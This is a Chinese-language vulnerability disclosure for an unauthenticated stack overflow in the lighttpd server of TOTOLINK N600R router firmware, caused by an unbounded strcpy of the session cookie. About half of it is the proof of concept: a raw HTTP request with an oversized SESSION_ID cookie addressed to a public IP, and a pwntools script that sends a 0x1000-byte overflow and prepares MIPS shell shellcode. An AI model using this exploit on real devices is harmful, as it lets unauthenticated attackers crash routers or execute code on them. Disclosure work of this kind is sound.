# TOTOLINK\_N600R\_lighttpd\_stackoverflow

#### 厂商

TOTOLINK

#### 影响设备

N600R V5.3c.5507

N600R V4.3.0cu.7647\_B20210106

<http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=2&ids=36>


[固件下载](http://www.totolink.cn/data/upload/20210717/5367f1e24aceb55b684339be59df129d.zip)

#### 描述

TOTOLINK N600RV4.3.0cu.7647\_B20210106与TOTOLINK N600RV5.3c.5507 lighttpd存在栈溢出漏洞，可能导致任意代码执行，此漏洞无需认证

#### 细节

在接收cookie时使用strcpy函数将cookie拷贝到了栈上并没有限制长度直接导致了栈溢出



#### POC

GET /home.asp HTTP/1.1  
Host: 94.231.182.159:1024  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:98.0) Gecko/20100101 Firefox/98.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Connection: close  
Cookie:SESSION\_ID=2:1609948145:2aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa;  
Upgrade-Insecure-Requests: 1

from pwn import \*  
#import requests  
context(log\_level="debug")  
#url="http://192.168.0.1/home.asp"  
io=remote("192.168.0.1",80)  
#payload="a"\*(0x15-14)+'\x00'  
context.arch='mips'  
shellcode=asm(shellcraft.sh())  
payload="a"\*0x1000  
#payload=shellcode  
msg2 = 'GET /home.asp HTTP/1.1\r\n'  
msg2 += 'Host: 192.168.0.1\r\n'  
msg2 += 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:61.0) Gecko/20100101 Firefox/61.0\r\n'  
msg2 += 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8\r\n'  
msg2 += 'Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2\r\n'  
msg2 += 'Accept-Encoding: gzip, deflate\r\n'  
msg2 += 'Origin: http://192.168.0.1/home.asp\r\n'  
msg2 += 'Connection: close\r\n'  
msg2 += 'Referer: http://192.168.0.1/\r\n'  
msg2 += 'Cookie:SESSION\_ID=2:1609948145:2'+payload+'\r\n'  
msg2 += 'Upgrade-Insecure-Requests: 1\r\n\r\n'  
io.send(msg2)  
#io.close()  
  
io.interactive()